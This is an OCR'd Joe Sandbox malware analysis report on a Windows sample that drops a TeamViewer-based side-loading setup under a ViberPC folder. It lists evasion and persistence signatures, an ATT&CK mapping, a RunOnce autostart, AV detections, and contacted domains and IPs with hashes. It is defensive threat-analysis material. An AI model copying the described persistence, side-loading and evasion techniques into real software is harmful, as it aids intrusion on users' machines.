

ID: 483790
Sample Name: wogZe27GBB
Cookbook: default.jbs
Time: 13:43:48
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report wogZe27GBB 4
Overview 4
General Information 4
Detection 4
Compliance 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 5
Jbx Signature Overview 5
AV Detection: 5
Compliance: 5
Persistence and Installation Behavior: 5
Malware Analysis System Evasion: 5
Anti Debugging: 5
HIPS / PFW / Operating System Protection Evasion: 5
Lowering of HIPS / PFW / Operating System Security Settings: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
Private 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASN 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 17
General 17
File Icon 17
Static PE Info 17
General 17
Authenticode Signature 18
Entrypoint Preview 18
Rich Headers 18
Data Directories 18
Sections 18
Resources 18
Imports 18
Possible Origin 18
Network Behavior 18
Network Port Distribution 18
TCP Packets 19
UDP Packets 19
DNS Queries 19
DNS Answers 19
HTTP Request Dependency Graph 19
HTTP Packets 19
HTTPS Proxied Packets 27
Code Manipulations 73
Statistics 73
Behavior 73
System Behavior 73
Analysis Process: wogZe27GBB.exe PID: 6416 Parent PID: 1404 73

Copyright Joe Security LLC 2021

General 73
File Activities 74
File Created 74
File Deleted 74
File Written 74
File Read 74
Analysis Process: svchost.exe PID: 6480 Parent PID: 568 74
General 74
File Activities 74
Analysis Process: UniPrint.exe PID: 6532 Parent PID: 6416 74
General 74
File Activities 74
Analysis Process: svchost.exe PID: 6644 Parent PID: 568 75
General 75
File Activities 75
Registry Activities 75
Analysis Process: UniPrint.exe PID: 6736 Parent PID: 4940 75
General 75
File Activities 75
File Read 75
Registry Activities 75
Key Created 75
Key Value Created 75
Analysis Process: svchost.exe PID: 6992 Parent PID: 568 75
General 75
File Activities 76
Analysis Process: svchost.exe PID: 7052 Parent PID: 568 76
General 76
Analysis Process: svchost.exe PID: 7064 Parent PID: 568 76
General 76
File Activities 76
Analysis Process: svchost.exe PID: 7104 Parent PID: 568 76
General 76
File Activities 77
Analysis Process: svchost.exe PID: 4884 Parent PID: 568 77
General 77
Analysis Process: svchost.exe PID: 4600 Parent PID: 568 77
General 77
Analysis Process: SgrmBroker.exe PID: 3888 Parent PID: 568 77
General 77
Analysis Process: svchost.exe PID: 3864 Parent PID: 568 78
General 78
Analysis Process: svchost.exe PID: 3348 Parent PID: 568 78
General 78
Registry Activities 78
Analysis Process: svchost.exe PID: 6316 Parent PID: 568 78
General 78
File Activities 78
Analysis Process: UniPrint.exe PID: 6252 Parent PID: 3388 78
General 78
File Activities 79
Analysis Process: UniPrint.exe PID: 4912 Parent PID: 4940 79
General 79
Analysis Process: UniPrint.exe PID: 6524 Parent PID: 3388 79
General 79
Analysis Process: UniPrint.exe PID: 4420 Parent PID: 4940 79
General 79
Analysis Process: MpCmdRun.exe PID: 6028 Parent PID: 3348 80
General 80
Analysis Process: conhost.exe PID: 6032 Parent PID: 6028 80
General 80
Disassembly 80
Code Analysis 80


Windows Analysis Report wogZe27GBB

Overview

General Information

Sample Name:	wogZe27GBB (renamed file extension from none to exe)
Analysis ID:	483790
MD5:	5efc68abd7fec41..
SHA1:	34b243a0b3e322..
SHA256:	0f655a8ac0d7fdc..
Tags:	exe MappingOOO signed
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Compliance


HIGH
MODERATE
LOW

Score:	17
Range:	0 - 100

Signatures

- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for dropp…
- Tries to detect sandboxes and other…
- Changes security center settings (no…
- Creates processes via WMI
- DLL side loading technique detected
- Contains functionality to detect slee…
- Uses 32bit PE files
- Queries the volume information (nam…
- Antivirus or Machine Learning detec…
- Contains functionality to check if a d…
- Contains functionality to query locale…
- May sleep (evasive loops) to hinder …
- Checks if Antivirus/Antispyware/Fire…
- Contains functionality to shutdown / …

Classification



Process Tree

- **System is w10x64**
- wogZe27GBB.exe (PID: 6416 cmdline: 'C:\Users\user\Desktop\wogZe27GBB.exe' MD5: 5EFC68ABD7FEC415E34980D95A06A66A)
  - UniPrint.exe (PID: 6532 cmdline: 'C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe' f MD5: EBDBA07BFABCF24F5D79EF27247EA643)
- svchost.exe (PID: 6480 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6644 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- UniPrint.exe (PID: 6736 cmdline: C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe MD5: EBDBA07BFABCF24F5D79EF27247EA643)
- svchost.exe (PID: 6992 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7052 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7064 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7104 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4884 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4600 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 3888 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 3864 cmdline: c:\windows\syswow64\svchost.exe -k 'usbportsmanagergrp' -svcr 'uniprint.exe' -s USBManager MD5: FA6C268A5B5BDA067A901764D203D433)
- svchost.exe (PID: 3348 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 6028 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6032 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6316 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- UniPrint.exe (PID: 6252 cmdline: 'C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe' f MD5: EBDBA07BFABCF24F5D79EF27247EA643)
- UniPrint.exe (PID: 4912 cmdline: C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe MD5: EBDBA07BFABCF24F5D79EF27247EA643)
- UniPrint.exe (PID: 6524 cmdline: 'C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe' f MD5: EBDBA07BFABCF24F5D79EF27247EA643)
- UniPrint.exe (PID: 4420 cmdline: C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe MD5: EBDBA07BFABCF24F5D79EF27247EA643)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Copyright Joe Security LLC 2021

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Compliance:



Uses 32bit PE files

EXE planting / hijacking vulnerabilities found

DLL planting / hijacking vulnerabilities found

Uses secure TLS version for HTTPS connections

PE / OLE file has a valid certificate

Binary contains paths to debug symbols

Persistence and Installation Behavior:



Creates processes via WMI

Malware Analysis System Evasion:



Contains functionality to detect sleep reduction / modifications

Anti Debugging:



Tries to detect sandboxes and other dynamic analysis tools (window names)

HIPS / PFW / Operating System Protection Evasion:



DLL side loading technique detected

Lowering of HIPS / PFW / Operating System Security Settings:




Changes security center settings (notifications, updates, antivirus, firewall)

Mitre Att&ck Matrix

Copyright Joe Security LLC 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 2	Windows Management Instrumentation 1 1 1	DLL Side-Loading 1 1	DLL Side-Loading 1 1	Disable or Modify Tools 1	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Native API 1	DLL Search Order Hijacking 2	DLL Search Order Hijacking 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth
Domain Accounts	Service Execution 1 2	Create Account 1	Valid Accounts 2	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration
Local Accounts	At (Windows)	Valid Accounts 2	Access Token Manipulation 2 1	Software Packing 1	NTDS	System Information Discovery 3 6	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer
Cloud Accounts	Cron	Windows Service 2 2	Windows Service 2 2	DLL Side-Loading 1 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Registry Run Keys / Startup Folder 1	Process Injection 1 2	DLL Search Order Hijacking 2	Cached Domain Credentials	Security Software Discovery 3 7 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 1	Masquerading 1 1	DCSync	Virtualization/Sandbox Evasion 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Valid Accounts 2	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 1 2	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 2 1	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 1 2	Input Capture	System Network Configuration Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
wogZe27GBB.exe	9%	Metadefender		Browse
wogZe27GBB.exe	71%	ReversingLabs	Win32.Worm.AutoRun	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ViberPC\Icons\TV.dll	6%	Metadefender		Browse
C:\Users\user\AppData\Roaming\ViberPC\Icons\TV.dll	51%	ReversingLabs	Win32.Trojan.Phonzy	
C:\Users\user\AppData\Roaming\ViberPC\Icons\Teamviewer_Resource_ja.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\ViberPC\Icons\Teamviewer_Resource_ja.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.wogZe27GBB.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File
0.0.wogZe27GBB.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Copyright Joe Security LLC 2021

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://widolapsed.info/apsed.info/s/StoreAppName	0%	Avira URL Cloud	safe	
http://188.172.198.151/dout.aspx?s=12418339&p=10000002&client=DynGate	0%	Avira URL Cloud	safe	
http://188.172.198.151/dout.aspx?s=12418339&p=10000002&client=DynGated	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/apsed.info/B8C631A8/soft.Microsoft3DVi	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/apsed.info/B8C631A8/ources/DisplayNamev	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/apsed.info/tral_neutral_cw5n1h2txyewy?	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/apsed.info/	0%	Avira URL Cloud	safe	
http://188.172.198.151/din.aspx?s=00000000&m=fast&client=DynGate&rnd=78504903&p=10000001	0%	Avira URL Cloud	safe	
http://188.172.198.151/din.aspx?s=12418339&m=fast&client=DynGate&p=10000002	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/8C631A8/e	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/8C631A8/esources/StoreAppN	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/8	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/9	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/ackageDisplayName	0%	Avira URL Cloud	safe	
http://188.172.198.151/din.aspx?s=12418339&m=fast&client=DynGate&p=1000	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/pName	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/apsed.info/8C631A8/9	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/2i	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/lopmentPropertiesl	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/a	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/8C631A8/9	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/lopmentPropertiesh	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/esources/StoreAppN	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/d.info/B8C631A8/	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/3DViewer_2.1803.8022.0_x64_	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://188.172.198.151/din.aspx?s=00000000&m=fast&client=DynGate&rnd=78504903&p=10000001v	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/ervice	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/i	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://widolapsed.info/apsed.info/ameCallableUI/resources/Pkg	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/vider/Resources/DisplayNamev	0%	Avira URL Cloud	safe	
http://188.172.198.151/din.aspx?s=12418339&m=fast&client=DynGate&p=10000002l	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/64__8wekyb3d8bbwe?ms-resource://Microso	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/~	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://widolapsed.info/B8C631A8/resource://Microso	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/8C631A8/ources/DisplayNamev	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/-resource://Microsoft.Microsoft3DViewer4	0%	Avira URL Cloud	safe	
http://188.172.198.151/client=DynGate&rnd=78504903&p=10000001	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/ources/DisplayNamev	0%	Avira URL Cloud	safe	
http://188.172.198.151/dout.aspx?s=12418339&p=10000002&client	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/8C631A8/resource://Microso	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/B8C631A8/leUI/resources/Pkg	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/8C631A8/al_cw5n1h2txyewy?m0	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/apsed.info/3DViewer_2.1803.8022.0_x64_	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://widolapsed.info/apsed.info/B8C631A8/lopmentPropertiesh	0%	Avira URL Cloud	safe	
http://188.172.198.151/	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/1	0%	Avira URL Cloud	safe	
http://https://widolapsed.info/s/StoreAppName	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
master12.teamviewer.com	185.188.32.22	true	false		high
widolapsed.info	45.153.241.148	true	false		high
ping3.dyngate.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://188.172.198.151/dout.aspx?s=12418339&p=10000002&client=DynGate	false	• Avira URL Cloud: safe	unknown
http://master12.teamviewer.com/dout.aspx?s=40082849&p=10000001&client=DynGate&data=FyQSawCjHqkys5MkoZ6aGJqbGZocGBMkoh6YEyagoZ6YPDKxsxoxMRizMZqcGy+Ym5wYGpuYGRsbkyakoh6YPDKxsxoxMRizMZqcGy+Ym5wYGpuYGRsbkyepnqu0txmXGJiTKx6YmpcYFxscG5AoqQ==	false		high
http://188.172.198.151/din.aspx?s=00000000&m=fast&client=DynGate&rnd=78504903&p=10000001	false	• Avira URL Cloud: safe	unknown
http://188.172.198.151/din.aspx?s=12418339&m=fast&client=DynGate&p=10000002	false	• Avira URL Cloud: safe	unknown
http://master12.teamviewer.com/din.aspx?s=40082864&client=DynGate&p=10000002	false		high
http://master12.teamviewer.com/din.aspx?s=00000000&client=DynGate&rnd=78504903&p=10000001	false		high
http://master12.teamviewer.com/dout.aspx?s=40082864&p=10000001&client=DynGate&data=FyQS8gCjHqmyuim0s7cwujq5MqWyvJMkoZ6aGJqbGZocGBMkoh6ZnJiYGJucHBwTJqSiHpg8MrGzGjExGLMxmpwbL5ibnBgam5gZGxuTKx6YmpcYFxscG5AoqZMhNLcwuTyegwEAAAASAAApKaCYgAIAAAiAAAB7ySFOURDklGN3FXhtz5fQYcmcXiwT9YXrd7SP4wlu0YyOFYq9yPUEQYpaG7+wnhbl5r+tU8j1VcHRkBZSOJG/A0Y7yY1YSgbi8gOUCGFRO/w26w+YKCZHaxwju7In6AFwX2azSetPIMUWj5HFTKPx6LGZM3a+27DQaxFWt7lD4A==	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.188.32.22	master12.teamviewer.com	Germany		43304	TEAMVIEWER-ASDE	false
188.172.198.151	unknown	Austria		42473	AS-ANEXIAANEXIAInternetdienstleistungsGmbHAT	false
45.153.241.148	widolapsed.info	Germany		30823	COMBAHTONcombahtonGmbHDE	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483790
Start date:	15.09.2021
Start time:	13:43:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	wogZe27GBB (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Copyright Joe Security LLC 2021

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.evad.winEXE@23/18@4/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23% (good quality ratio 22.2%) • Quality average: 82.6% • Quality standard deviation: 25.5%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:45:03	API Interceptor	2x Sleep call for process: svchost.exe modified
13:45:17	API Interceptor	45x Sleep call for process: UniPrint.exe modified
13:45:23	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce UniPrint.exe "C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe" f
13:45:31	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce UniPrint.exe "C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe" f
13:46:22	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5981930978381301
Encrypted:	false
SSDEEP:	6:0FIEk1GaD0JOCEfMuaaD0JOCEfMKQmDctAl/gz2cE0fMbhEZolrRSQ2hyYIIT:0kGaD0JcaaD0JwQQctAg/0bjSQJ
MD5:	9583F7C60F8EFC7CB04E9CFB7A705D43
SHA1:	72086359D312BEF7D4ECF7597594643796108F64
SHA-256:	04F0ECC8F9FCBFDEFD04601E9249E32B78E12E985F15059E91EF4B9DF138E4AE
SHA-512:	5F2D38182933C9B7AAAAE8782F93EAF39F6BFBE7549FDF7D1D9B2EA2859F60880A1217FD9E577ABE2CDB6EA1C4AA2E01F6D0FB1D9CA1C08776D1DDD5EE35D 428
Malicious:	false
Reputation:	unknown
Preview:	.....:{..(.....-...y)..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....-...y).....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xbcd629f4, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09602595647092171
Encrypted:	false
SSDEEP:	12:lX0+pO4blOcrEU8KPX0+pO4blOcrEU8K:lE3vUfE3vU
MD5:	17572DB7D0DBC703232DAC6C89A6FD7F
SHA1:	DE7A84F48AFA0F3577751814C5CA65D2A3BB6E22
SHA-256:	9AC0533D9388A9CB1739476F26A9A8E8E169EFD840A136815C0C144AAEAE407A
SHA-512:	D0EE9AE240AE18D039E6C585F6A77B506391B47B9BFBCFB7958004D06A9E1BC862E640767272959A0948541267FA7098C3C9E1F31A6F221633828165639426CF
Malicious:	false
Reputation:	unknown
Preview:	..)..... .....e.f.3...w.....&.....w...-...y..h.(.....3...w.....B.....@..... ....3...w..... .....-...y.m.....-...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11125039857702498
Encrypted:	false
SSDEEP:	3:al/7EvmIsMkl/bJdAtiyUXAll:al/imIs5t4rUA
MD5:	5D4C153B6F12CDE3CD90442430CA538E
SHA1:	8EEE4570E5CFE88F9183FD76A2657FAFB4532935
